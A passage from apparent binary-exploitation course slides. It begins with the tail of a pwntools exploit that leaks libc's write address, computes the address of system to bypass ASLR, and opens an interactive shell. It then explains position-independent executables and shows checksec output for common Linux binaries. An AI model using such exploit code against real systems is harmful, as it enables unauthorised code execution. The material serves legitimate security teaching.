    leak = p.recv(4)
    write_addr = u32(leak)

    log.info("write_addr: 0x%x" % write_addr)

    libc_base = write_addr - offset_write
    log.info("libc_base: 0x%x" % libc_base)
    system_addr = libc_base + offset_system
    log.info("system_addr: 0x%x" % system_addr)
    p.send(p32(system_addr))

    p.interactive()


if __name__ == "__main__":
    main()
```

- **DEP** & **ASLR** are the two main pillars of modern exploit mitigation technologies
- Congrats, being able to bypass these mean that you're probably capable of writing exploits for real vulnerabilities

Bypass ASLR/NX Hack (Ret2plt, GOT Overwrite) Review

ASLR Hack (Ret2plt, GOT Overwrite) Review

On Linux, not everything is randomized...

Position Independent Executable

Executables compiled such that their base address does not matter, ‘position independent code’

- Shared Libs **must** be compiled like this on modern Linux
- eg: libc
- Known as PIE for short

Position Independent Executable

To make an executable position independent, you must compile it with the flags -pie -fPIE

```
➜  ~ gcc -pie -fPIE -o event1 event1.c
```

Without these flag, you are not taking full advantage of **ASLR**

Position Independent Executable

- Most system binaries aren't actually compiled as PIE in 2015

- In 2018, nearly all system binaries are compiled as PIE

```
→  ~ checksec --file /bin/bash
[*] '/bin/bash'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /bin/ping
[*] '/bin/ping'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /usr/sbin/sshd
[*] '/usr/sbin/sshd'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /bin/ed
```

```
→  ~ checksec --file /bin/ed
[*] '/bin/ed'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /bin/grep
[*] '/bin/grep'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /bin/netcat
[*] '/bin/netcat'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

```
→  ~ checksec --file /bin/ls
[*] '/bin/ls'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /bin/cp
[*] '/bin/cp'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
→  ~ checksec --file /bin/echo
[*] '/bin/echo'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

Q & A